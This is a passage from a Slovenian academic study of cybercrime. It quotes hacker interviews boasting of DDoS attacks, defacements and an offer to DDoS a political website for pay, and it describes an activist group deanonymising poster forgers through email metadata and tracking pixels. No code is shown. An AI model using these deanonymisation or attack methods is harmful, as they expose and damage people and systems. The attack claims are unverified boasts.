[16] Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.

Obtoženi, sicer znan pod vzdevkom sensei, je v primer "worlds.com" opisal takole:

> "*Lahko bi napisal malo več o zmedenosti pa nesposobnosti takratnih kriminalistov, sodstva in vsega skupaj. A ti si vidu obtožnico sploh? Ker notr so take lovske strelal, da nč jasn :)*
> *Če gledas samo une loge kjer so navajal IP-je, so prbil da sm iz 2 ipjev naenkrat dostopal do boxa, se prav da nej bi bil prek iste telefonske stevilke naenkrat povezan na Arnes pa Siol in dostopal do boxa??? (analogen telefon).*
> *Pol, da sem s pomočjo programa TELNET na strežnik prenesel hekerski program BitchX...*
> *No pol po 2 mescih so me pa klical na Prešernovo [na policijsko postajo, m. op.], da pridem ker ne znajo na disk pridt. Da jim pomagam...*
> *Pršl so pa samo na eno particijo ext2fs kjer sem mel mp3je, pa xxx pa bedarije, UFS od Freebsd-ja* [gre za dostopanje do particije operacijskega sistema FreeBSD, kamor policija ni uspela dostopiti, m. op.] *pa nikol sploh niso mogl dostopat ker niso znal mountat:)*
> *Lahko še napišeš, da gre pri worlds.com samo za neuspelo maščevanje senseiu za pizdarije iz preteklosti :) Pa še polno smešnih reči je pr temu primeru, npr. nepodpisan nalog za hišno preiskavo. Mam vse papirje in ti lahko tud skeniram če hočeš kej :) Ta primer je največja blamaža policije in sodstva na tem področju :)*" (sensei, 2006)

Nekoliko bolj podrobno je zgodbo opisal v kasnejšem pogovoru:

Matej	Še nekaj sem te hotel vprašati... kako izgleda hišna preiskava, kako so se kriminalisti obnašali? Jaz sem do sedaj videl samo zapisnike, nikoli pa v živo oz. konkretno.
sensei	Jah kej preveč prijazni niso. Pač navsezgodi zjutri pridejo in ti molijo značko pod nos. In pol se zrinejo v bajto in pač blabla, kažejo ene papirje. V mojem primeru nalog za hišno preiskavo brez podpisa preiskovalnega sodnika :P. In pol tko mal nestrokovno vzamejo oz. zapakirajo v škatlo računalnik, monitor, tipkovnico, miško, CDje, diskete. Mal po predalih v moji sobi pobrskajo in grejo.
Matej	Kaj pa reakcija domačih?
sensei	Jah nič posebnega. Kaj pa lahko naredijo enmu k še ni polnoleten? Nič.
Matej	Samo psihičen pritisk pa verjetno je... mislim na starše.
sensei	Jah mal je verjetn. Men se ni zdel tok. So se hitr pomiril. Še posebi ko sem jim razložil pač, da ne morejo nič, da nimajo nič in da je vse skupi krneki. Pol ko pa še mal odvetnike vprašajo, pol je pa sam še smeh. Čez kšn teden se pol že hvaljo okol da sm heker. :P
Matej	A pri tebi so starsi s tabo stopili, ali so uvedli kakšne sankcije, recimo rezanje telefonskega kabla, pa to?
sensei	Ah kje :P oni so vedl pač da sm abuser. Jst sm reku da mal vdiram okol, ane. Edino kar mi je blo bedno je to, da me je mt zajebavala pol, pač da ne znam, če so me dobil. Sam ubistvu me niso dobil, tko da je men kul :P Moj primer je itak 11. september... Drugače ga nebi blo. Heh. Podtaknjeni logi, Amerika, panika :P Najbl smešn je to pol, k te kličejo 2 mesca za tem iz policije, če jim lahko prideš pomagat pridt na disk gor, ker ne znajo :P
Matej	A to so ti kar rekli? V zameno za kaj?
sensei	Lol, a ne poznaš mojga primera? To je navečji smeh od vsega. Od samega začetka pa pol naprej so bli sami smehi. Ja nč v zameno. Pač so me povabil nej pridem na razgovor ane, in tm prosil da pomagam. Itak

	da jim nism, ane. Nism valda glup.
Matej	Tisti kazenski spis sem videl, od world.com
sensei	No ta kazenski spis je en sam smeh. Prvo kot prvo jest v ta box nisem vdru. Logi so bli podtaknjeni s strani ameriških "varnostnih organov" zaradi 11. septembra. In to mi je tud krimič reku, oz. "uslužbenec MNZ" ki ni bil krimič. Sam zravn je bil. Pa nikjer ni njegov ime na papirjih. Da je to zarad 11. september pač. Smešno je, da tm k pise za worlds.com, je to 2 leti staro. Pol 1 mesec po 11. septembru se pa spomnijo poslat preko ameriške ambasade. In pol notr take smešne reči pokajo: "poskušal spremeniti delovanje programa ps" ???? Halo mister, ps backdoor ti nacodam [sprogramiram, m. op] v 5 minutah. Če bi hotu spremenit delovanje programa ps bi to tudi naredu. Sam jest nikol nisem ps binarya backdooral... pa podobne fore.
Matej	Nekako ne razumem v čem je bil smisel podtikanja, oz. celega primera? Kaj so hoteli doseči?
sensei	Ja pač, da se umirim očitno.
Matej	Hočeš reči, da so te hoteli ameriški varnostni organi na ta način umiriti?
sensei	Jap.
Matej	To pomeni, da te imajo še zaradi česa drugega na piki?
sensei	Jah dost pizdaij smo naredl v tistem času, ane. Tud kšn fbi.gov je padu dol. Pa cel internet ko smo root nameserverje podosal ni delu. Pa take fore. Pa pol defejsment sans.org, securityfocus.com.
Matej	A pri dosanju nameserverjev si bil tudi zraven?
sensei	Aha. Sej zakaj mislš, da ko je Siol padu da so NS-ji padl? Ker je tako najbolj elegantno.

Pogovor s Senseijem, 3. februar 2006 (Kovačič, 2006b).

Ker preiskovalci in izvedenec na obtoženčevem računalniku niso našli orodij za *vdor* v računalniški sistem, je Okrožno sodišče v Ljubljani 20. aprila 2004 postopek proti osumljenemu ustavilo (Okrožno sodišče v Ljubljani, 2004). Izvedba DOS napada je v Sloveniji postala kazniva z novelo Kazenskega zakonika[17] iz leta 2004.

"Vdor" v spletno banko Klik NLB

Konec leta 2002 je policija aretirala 27-letnega Roberta Škulja, ki naj bi vdrl v spletno banko *Klik NLB* oz. izdelal zlonameren program, ki omogoča vdor vanjo. Škulj naj bi namreč odkril pomankljivost spletne banke *Klik* in izdelal program "*Trojanski konj*", ki je pomankljivost demonstriral. Glavni avtor programa naj bi bil sam, trdil pa je, da mu je pri izdelavi še nekdo pomagal. Program je, skupaj z domnevno rešitvijo, banki ponudil v odkup za pol milijona EUR (24ur.com, 2002a), ta pa je obvestila policijo, ki je Škulja aretirala in mu zasegla kopijo programa (24ur.com, 2002b). Banka je trdila, da jo je Škulj izsiljeval, Škulj pa je proti banki napovedal tožbo, kasneje pa tudi trdil, da je odkril podobno pomankljivost pri rešitvi, ki jo za elektronsko poslovanje preko NLB uporabljajo podjetja (24ur.com, 2003a). Dogodek je sprožil številne medijske odzive, Škulj pa je delovanje svojega programa tudi demonstriral nekaterim novinarjem ter dal nekaj intervjujev.

[17] Novela Kazenskega zakonika (KZ-B), Uradni list RS, št. 40/04

Iz javno objavljenih informacij je kmalu postalo jasno, da ne gre za klasičen hekerski vdor, sploh pa ne v strežnik elektronske banke Klik, pač pa da je Škulj naredil zgolj program, ki preko "ugrabitve" brskalnika *Internet Explorer* zaščitne mehanizme Klika preprosto zaobide. Škuljev program je namreč zgolj simuliral obnašanje uporabnika, torej je simuliral izvedbo nakazila denarja na nek račun. Dodaten problem je predstavljala tudi širitev tovrstnega "virusa", ki ni bila samodejna, pač pa je zanjo moral "poskrbeti" uporabnik sam (napadalec bi npr. moral prepričati žrtev, da zlonamerni program sama požene). Zaradi tega je bilo delovanje programa pravzaprav precej omejeno oz. množične zlorabe ne bi bile možne.

Izkazalo se je, da Škulj pravzaprav ni odkril nič presenetljivo novega, pač pa je verjetno zgolj priredil nek program za izvajanje ukaznih skript za elektronsko banko Klik (Dolhar, 2002). Dejansko se je kasneje, natančneje 24. junija 2004, pojavil podoben virus, ki je v okužene računalnike nameščal dodatke za spletni brskalnik Intenet Explorer (tim. *Browser Helper Object*). BHO dodatek je počel nekaj podobnega, kar naj bi počel Škuljev program, le da v večjem obsegu in nekoliko bolj sofisticirano. BHO dodatek je namreč čakal, da se je uporabnik povezal v eno izmed 49 znanih spletnih bank, v tistem trenutku pa je, še pred šifriranjem, prestregel uporabnikove podatke v Internet Explorerju in jih posredoval avtorjem programa (Liston in Bambenek, 2004).

V približno istem času, ko so aretirali Roberta Škulja, se je na internetu pojavila spletna stran *Bankattacs.com* (danes spletna stran ni več dostopna, v Internet Archive je bila prvič shranjena 24. oktobra 2002, nazadnje pa je bila dostopna 7. aprila 2003[18]). Avtor je na njej ponujal izvorno kodo programa oz. trojanskega konja "*Money Transfer*" ter tehnične rešitve za onemogočanje tovrstnih napadov, skopi opis programa in njegovih zmožnosti pa je zelo spominjal na Škuljevega "*Trojanskega konja*" (Bankattacks.com, 2002).

Po poročanju medijev naj bi imela tako Robert Škulj, ki je bil zaposlen na ministrstvu za obrambo kot varnostnik, kot tudi njegovo dekle, ki je bila zaposlena v Novi ljubljanski banki, zaradi celotnega dogodka v službi težave. Poleg tega pa se je Škulj znašel tudi v predkazenskem postopku. Dogodek ni nikoli dobil uradnega epiloga. Robert Škulj je osmega avgusta 2003 storil samomor (24ur.com, 2003b).

Nekateri ostali vdori, ki jih je obravnavala slovenska policija

Da se trendom na področju kiberkriminala Slovenija ne more izogniti kaže tudi podatek, da je policija obravnavala že praktično vse različne oblike kiberkriminala. Med zanimivejšimi velja

[18] Arhiv se nahaja na <http://web.archive.org/web/*/http://www.bankattacks.com>

omeniti zlorabo administratorskega dostopa za krajo podatkov ter onemogočanje delovanja spletne strani. Storilec je vdor izvedel zaradi spora pri gospodarskem poslovanju (Šavnik, 2005).

Drugi primer pa med drugim kaže kakšnim nevarnostim se lahko izpostavljajo uporabniki premalo zaščitenih računalnikov. Slovenska policija je namreč obravnavala tudi primer vdora na spletni strežnik, na katerega je storilec po vdoru naložil filme s pedofilsko vsebino. Po vdoru je filme pričel iz računalnika žrtve distribuirati preko P2P omrežja (Šavnik, 2005).


Zgodbe so se v vseh primerih, ki jih je obravnavala slovenska policija razpletle podobno: pri osumljencih je bila izvedena hišna preiskava, preiskovalci so zasegli in forenzično pregledali računalniško opremo. V večini primerov so na zaseženi opremi tudi našli hekerska orodja oz. pripomočke za vdor v informacijski sistem, sledila pa je ovadba na tožilstvo.

Politično motivirano hekerstvo in hekanje kot informacijsko bojevanje

Hekanje je mogoče uporabiti tudi za politične namene; pri nezakonitem hekerstvu gre večinoma za različna razobličenja spletnih strani, pri tim. belem hekerstvu pa za nudenje informacijske podpore političnim aktivistom. Podatkov o politično motiviranem hekerstvu v Sloveniji je razmeroma malo. Precej, verjetno kar večina napadov na spletne strani državnih organov ali političnih strank sicer ni politično motiviranih, kar je povedal v prejšnjih poglavjih že omenjeni napadalec na spletno stran celjskega lokalnega odbora politične stranke LDS, ki je razobličenja izvajal za zabavo. Se pa najdejo tudi primeri povsem politično motiviranih in družbeno angažiranih napadov na spletne strani. Sogovornik modu1e je povedal: "*Kriv sem, ker nisem želel biti le pasiven gledalec. Hotel sem spremeniti svoj delcek sveta... ni mi uspelo... sem pa vsaj poskusil... Ali ste vi sploh kdaj poskusili?*" (modu1e, 2006).

Modu1e je namreč spletne strani nekaterih slovenskih podjetij in tujih korporacij razobličil tako, da jih je opremil z družbeno angažiranimi besedili. Tako je britansko spletno stran korporacije Pepsi opremil z besedilom pesmi "*Multinational Corporations*" glasbene skupine Napalm Death, ki govori o izkoriščanju ljudi in ljudstev s strani mednarodnih korporacij. Spletno stran modne družbe Chanel je opremil s fotografijami in opisi mučenja živali, ki jih lovijo in gojijo za pridobivanje krzna, na spletni strani slovenske Družbe za avtoceste Republike Slovenije objavil nekaj povezav na spletne strani o okolju, lakoti, kriptografiji in zbirki elektronskih knjig (textfiles.com), itd. Pred začetkom srečanja skupine G8 v Genovi leta 2001 je razobličil tudi spletno stran italijanske nacionalne TV RAI:

"*Stran je bila spremenjena le nekaj dni pred začetkom sumita G8 v Genovi. Besedilo je bilo ostra anti-G8 protestna nota. Rainews24 je spletna stran italijanske nacionalne televizije RAI, ki na internetu predvaja aktualne novice (podobno kakor www.rtvslo.si). V času sumita je bilo kar nekaj vdorov v strežnike italijanske vlade. Italijanska policija je začela sistematičen lov na hekerje in v sodelovanju z Interpolom tudi prijela nekatere akterje. Med njimi tudi hekerja z imenom Theli s katerim sem bil pogosto v kontaktu. Bil je Švicar...*" (modu1e, 2006)



Slika 13: Kopija razobličene spletne strani podjetja Chanel.

Poleg tega so v Sloveniji znani tudi primeri uporabe nekaterih hekerskih tehnik v okviru politično motiviranega informacijskega bojevanja. V prvem primeru do "realizacije" ni sicer nikoli prišlo, kljub temu pa primer kaže, da so lahko hekerske tehnike uporabne tudi v okviru informacijskega političnega bojevanja. Eden izmed sogovornikov je namreč povedal, da so ga pripadniki neke slovenske politične stranke želeli najeti za izvedbo DOS napada na spletno stran, ki je bila kritična do njihove stranke:

Matej	V bistvu me zato zanima, ker sem nekaj slišal, da se ukvarjaš z ddosanjem za denar...
sensei	Ubistvu sem mel neke scene tud glede tega. Sam se mi ni dal drkat s politiko:P
Matej	Politiko?
sensei	Da.

Matej	Kaj so politiki hoteli tvoje storitve?
sensei	Aha. Sam tega ne rabiš pisat notr. Pred volitvam so jim določene strani šle v nos. Sam so pol rajš eni kriminalisti kolegu podtaknil dokaze. Kolegu k je bil admin une strani. Da je kao udru nekam. Smešno pa je da je ta kolega kao udru nekam kjer je bil njegov kolega admin. Tko da so nahitr popušili :P
Matej	Katera stran je bila to?
sensei	Pa pred volitvami ena. Tko dost obiskana. www.*****.si je bla stran. In so pljuvali ****. :P. **** je hotu da jest zdosam za več dni. Jst sm hotu pa 400k na dan. Čeprou so rekl da denar ni problem, so očitno rajš za drug način se odločl. ...
Matej	Hm, kako so pa stopili v stik s tabo? Mislim, a to kar mail pošljejo s ponudbo, ali kako to gre?
sensei	Ne. Veš določena podjetja v Sloveniji - pač takrat je blo tko, zdj je verjetn isto - so pač za ****. In eno podjetje k je zelo zelo za ****, k so zlo povezani - sm pač delu par dni za njih ane, sam sm šu stran ker mi je bil bedn folk - in so me pač ljudje iz une firme kontaktiral.
sensei	Sej lahko napišeš. Sam vsen ni dobr v detajle jit, k bodo pol sam najebal uni tm, k so delal. Mislm, k delajo. Kar je pa brezveze.

Pogovor s Senseijem, 3. februar 2006 (Kovačič, 2006b).

V drugem primeru pa je šlo za uporabo hekerskih tehnik s strani anonimne aktivistične skupine "Reci NE NATO!", ki je svoje nasprotovanje vstopu v NATO izražala preko plakatov, spletne strani ter elektronske pošte. V začetku maja 2002 so se v javnosti pojavili lažni plakati, ki so širili nestrpnost in sovražni govor, npr: "*Tvoja mama bi volila za Nato! Baba trapasta!*", "*Imamo denar za Nato, nimamo pa za otroško pornografijo!*", oziroma "*Slovenski vojaki ne bodo morili po svetu, naj raje doma morijo vernike!*" (Trampuš, 2002). Skupina je 9. maja 2002 na svoji spletni strani objavila sporočilo za javnost: "*Po Ljubljani so se pojavili ponaredki, s slogani, ki z izredno nizkimi udarci pozivajo, da se na podlagi predsodkov in hate speecha opredelimo proti NATU. Na osnovi sloganov naše akcije lažni plakati šovinistično in neokusno uničujejo akcijo »Reci NE NATO!!«. Lažna akcija je nedvomno udarec za spontano in aktivistično dosedanje delovanje pod sloganom Reci NE NATO!!*" (Reci NE NATO!, 2002). Na plakatih so bili objavljeni lažni kontaktni naslovi za elektronsko pošto (namesto recinenato@yahoo.com je bil objavljen naslov recinenatu@yahoo.com). Ponarejevalci so stopili v stik z mediji in sporočali, da so frakcija skupine "Reci NE NATO!" ter, da so se za akcijo odločili ker so ostali člani "*navade pičke, ker si ne upajo povedati, kar mislijo!*" (Trampuš, 2002). Zaradi širjenja nestrpnosti je bila proti skupini "Reci NE NATO!" 21. maja 2002 vložena kazenska ovadba. Zato so se člani skupine "Reci NE NATO!" odločili avtorje lažnih plakatov izslediti sami. Dogodek je član skupine v pogovoru preko IRC-a opisal takole:


recinenato	Zaznali pa smo večkratni poiskus prevzema glavnega recinenato e-naslova. Poiskusi so bili vedno neuspešni. Zgodila pa se je objava fake (*fake (ang.) - lažen, ponarejen, m. op.*) e-mail naslova (razlika v en črki).
Matej	Kaj točno se je zgodilo?
recinenato	Zgodili sta se dve stvari: 1. Nekdo je hotel preusmeriti vse maile poslane na recinenato mail

	na svoj mail (s pomočjo spletnega servisa redirect). V javnosti je bil objavljen fake mail (razlika v eni črki). Na prvi pogled bi lahko rekli, da gre za enak mail... Sklepam, da je bil namen speljati maile, ki so bili namenjeni recinenato, k njim. Oboje se je zgodilo v povezavi z t.i. fake Reci NE NATO! plakati. Namen fake plakatov je bil z žaljivimi slogani diskreditirati originalne plakate oz. celotno recinenato akcijo...
Matej	Prva točka: kako pa bi to dosegel? Kolikor se spomnim, ste imeli takrat mail pri Yahooju? In še to me zanima, kako ste to odkrili?
recinenato	Spletni servis za redirect je namenjen preusmerjanju določenih mail naslovov na drug mail. Se pravi v primeru, da se odločiš imeti samo 1 ali dva naslova, namesto 10-ih, ki si jih uporabljal do sedaj. Glede na to da so fakerji (*ponarejevalci, m. op.*) uporabljali precej primitivne metode za prevzem, ni bil problem odkriti zadeve. Namreč, za vključitev storitve preusmeritve določenega maila, na mail, ki ga hočeš preusmeriti, dobiš sporočilo, kjer te zaprosijo za potrditev. "Napadalci" bi morali imeti geslo ali kakršnokoli drugo metodo za dostop do Reci NE NATO! mailboksa (*poštnega predala, m. op.*).
Matej	Aha. Kako pa ste opazili drugo zadevo? Preko plakatov, ali so tudi oni pošiljali kakšna sporočila?
recinenato	1. Na naš naslov so bile poslane fotografije njihovih fake plakatov s porogljivimi komentarji. 2. Po Ljubljani je bilo opaziti veliko fake plakatov, ki smo jih nato analizirali. 3. V ultra desničarskem tedniku ***** so fake plakatom namenili večstransko objavo. 4. Napovedana je bila tožba proti ustvarjalcem plakatov.
Matej	Pa ste "fakerje" skušali kako izslediti? Mislim v realnosti in v cyber svetu?
recinenato	Fakerje smo poiskusali izslediti v kiber in v realnem svetu. Izsledite je bila uspešna, predvsem po zaslugi kiber preiskave...
Matej	Lahko poveš kaj vec o tem, kako je potekala, kaj ste odkrili?
recinenato	Uporabili smo spremljevalne podatke iz mailov, ki so bili poslani iz njihovega fake naslova. Poslan jim je bil mail na katerega so odgovorili. S pomočjo povratnih spremljevalnih podatkov smo dobili dovolj informacij, da smo uporabili Najdi.si, Google, telefonski imenik,... kjer smo dobili ostale male podatke, ki smo jih sestavili v mozaik.
Matej	Si lahko bolj konkreten?
recinenato	1. Spremeljevalni podatki vsebujejo marsikatero informacijo o računalniku s katerega je bil mail poslan. 2. Uporabljena je bila tehnologija 1 pixel velike "nevidne" sličice... preko katere je z veliko verjetnostjo možno zbrati še vec informacij o računalniku, ki je uporabljen za branje maila. Iz velikega števila delnih podatkov smo s pomočjo iznajdljivosti mozaik uspeli sestaviti :)
Matej	Hmm, kako pa ste te podatke povezali s konkretnimi osebami?
recinenato	Ostanimo pri iznajdljivosti... oseba pač ni znala poskrbeti niti za osnovno anonimnost...
Matej	Kako pa ste se prepričali, da ste odkrili prave osebe?

recinenato	Našim iznajdljivostnim metodam smo zelo zaupali. Kolikor vem, so se vsi podatki, ki smo jih dobili med seboj ujemali oz. bili konsistentni. V kolikor to niso bili smo jih izločili. Gotovo pa je, da je pri dejavnostih sodelovalo več kot 5 ljudi. Govorim o začetni fazi razpleta iskanja. Kasneje se je najdeno osebo opazovalo in dobilo še nekaj malih informacij iz realnega sveta. V drugi fazi, pa se je določene podatke posredovalo zaupnim novinarjem, ki so osebo fizično telefonsko kontaktirali. Iz razgovora z njim je bilo jasno, da smo zadeli v polno. Oseba je po začetnih izmikanjih priznala dejavnost. Sami te osebe nismo kontaktirali nikoli, za nas človek kot tak ni bil zanimiv, izvedeli smo kar smo hoteli - fizični ali verbalni obračun pa bi bil pod našim nivojem. Ko smo prišli do dna dejavnosti, smo zadevo predali nekaterim novinarjem, za nas pa se je zgodba zaključila - posvetili smo se aktivističnim dejavnostim po ustaljenih poteh.
Matej	Katere podatke o osebah pa ste imeli, koliko je sploh bilo oseb?
recinenato	Z gotovostjo smo identificirali eno osebo. V širšem izboru pa je bil teh oseb še več, vendar se z njimi zaradi pomanjkljivih podatkov (nismo se mogli z gotovostjo prepričati, da so res prave) nismo ukvarjali. Za nekaj oseb iz določenega spletnega foruma se je dalo sklepati, da sodelujejo, vendar tega nismo mogli potrditi, zatorej smo sume zavrgli. Za nas je bilo dovolj, da samo dobili konkretno osebo, preko katere smo ostalim dali vedeti, da se ne morejo skrivati oz. da naj igrajo fair play - naj izbirajo svoje kanale sporočanja in se izogibajo nizkim udarcem. Imeli smo praktično vse osebne in nekaj neosebnih podatkov podatkov (po vrsti najdbe): priimek, ime, naslov bivališča, lokacija bivališča, telefonska številka, pripadnost stranki, datum rojstva, fakulteta in program studija, letnik studija, fizični izgled, nekatere osebnostne, karakterne značilnosti, verjetnost delovnega mesta (ali mesto enega od staršev) oz. mesta dostopa do interneta.
Matej	Kaj pa je sledilo, ko ste osebo identificirali?
recinenato	Preden se je osebo kontaktiralo (s strani novinarjev), se je poiskušalo o njej zbrati še vec podatkov. Nato pa se je preko medijev počasi začela objavljati zgodba o "zaroti". Pri čemer so se v javnosti pojavljali le podatki s pomočjo katerih ni bilo možno identificirati konkretne osebe. Ustvarjalcem se je dalo vedeti, da jih poznamo in se ne morejo skriti. Sporočalo se jim je preko spletnega foruma, kjer so najverjetneje prisotni. Kasneje so novinarji klicali njih osebno in poiskušali opraviti kakšen intervju ali pridobiti informacije. Fakerje se je totalno prestrašilo in jim dalo vedeti, da naj se z nami ne igrajo. Konkretnih sankcij, razen psihološkega pritiska, z naše strani ni bilo.
Matej	Pa so se vam potem še kaj oglasili?
recinenato	Ne, koliko vem, se fakerji po tem niso oglasili, niti nam, niti v javnosti. Zdi se mi, da je bilo nekaj poiskusov zanikanja vpletenosti stranke iz katere prihaja vsaj en faker, vendar so odnehali, ko so videli, da smo močni.
Matej	So bili povezani s politiko?
recinenato	Vsaj en faker je bil član desničarske stranke in kandidat na nekih minornih volitvah. Težko je reči ali je bil vpletena cela stranka, dejstvo pa je pripadnost stranki. Dejstvo je, da je bil

	napad s fake plakati strateško pripravljen. Kasneje (pri razpihovanju, kaj za ene plakate, da lepijo kao nenatovci po slovenskih mestih) so sodelovali tudi ostali, ki so stranki blizu (v primeru najave tožbe) + tednik Demokracija.

Pogovor s članom skupine "Reci NE NATO!" (Kovačič, 2004b).



Slika 14: Sporočilo za javnost na spletni strani skupine "Reci NE Nato!" o lažnih plakatih .

Delovanje skupine "Reci NE NATO!" je z vstopom Slovenije v NATO zamrlo, spletna stran pa je še vedno dostopna na internetu.

Zlonamerni programi

Pisanje in objava zlonamernih programov oz. navodil za zlorabe varnostnih pomankljivosti ni samo nekaj, kar bi se dogajalo v tujini. Res je sicer, da je tovrstna gradiva na javnih spletnih straneh navadno težko najti, nekaj tovrstnih primerov pa je že bilo nekaj tudi v slovenskem prostoru. Eden prvih je bil že omenjeni program *SMS Bombe*r, ki je bil leta 2000 objavljen na spletni strani skupine *Phone Losers of Slovenia*. Program je bil namenjen možičnemu pošiljanju SMS sporočil, oz. bombandiranju z njimi, omogočal pa je omogočal tudi ponarejanje številke pošiljatelja. Program je postal nekoliko bolj znan po tem, ko je krajši prispevek o njem pripravila POP TV, kasneje pa so mobilni operaterji zablokirali njegovo uporabo. V odgovor so člani PLS 6. avgusta 2000 objavili sporočilo, da so kljub temu na voljo druge metode za nadlegovanje (npr. prijava žrtve na različne

dopisne sezname), kasneje pa so razvili program *SMS Nagster* (PLS, 2003d). Na spletni strani skupine *Phone Losers of Slovenia* je bilo mogoče najti še program *Bannerbot*, namenjen avtomatiziranemu klikanju na reklame slovenskega oglaševalskega podjetja *Iprom*, seznam najpogostejših slovenskih gesel ter programe za razbijanje zaščite in emulacijo SIM kartic (PLS, 2003e).

Podrobna hekerska navodila in programe za vdore pa je na svoji spletni strani objavljal tudi heker Exceed. Exceed je na svoji spletni strani objavil nekatere programe, ki omogočajo izrabo varnostnih pomankljivosti (tim. exploite), npr. program *RLsasrv* (LSASS pomankljivost), program *dcom-win32* (dcom pomankljivost),[19] ter opise različnih hekerskih tehnik. Nekateri opisi so bili precej splošni in razmeroma neškodljivi (npr. opis *Alternate Data Stream* funkcije datotečnega sistema NTFS (Exceed, 2004b), opis izkoriščanja prekoračitev medpomnilnika (ang. *buffer overflow*) (Exceed, 2004a), vdiranje v MS SQL podatkovne strežnike (Exceed, 2003b), itd.). Nekateri pa so bili napisani tako, da so kar klicali po zlorabah (npr. opis namestitve orodij za odprtje stranskih vrat na napadenem Windows sistemu (Exceed, 2003c)). V enem dokumentu, v katerem je opisal varnostno ranljivost Microsoftovega spletnega strežnika (tim. *Unicode exploit*), pa je kot praktičen primer uporabe celo objavil delujočo povezavo s katero je bilo mogoče s klikom "vdreti" na enega izmed strežnikov ene izmed ljubljanskih srednjih šol. Spletna stran je bila kasneje zaprta, ker je lastnik strežnika (podjetje Voljatel) 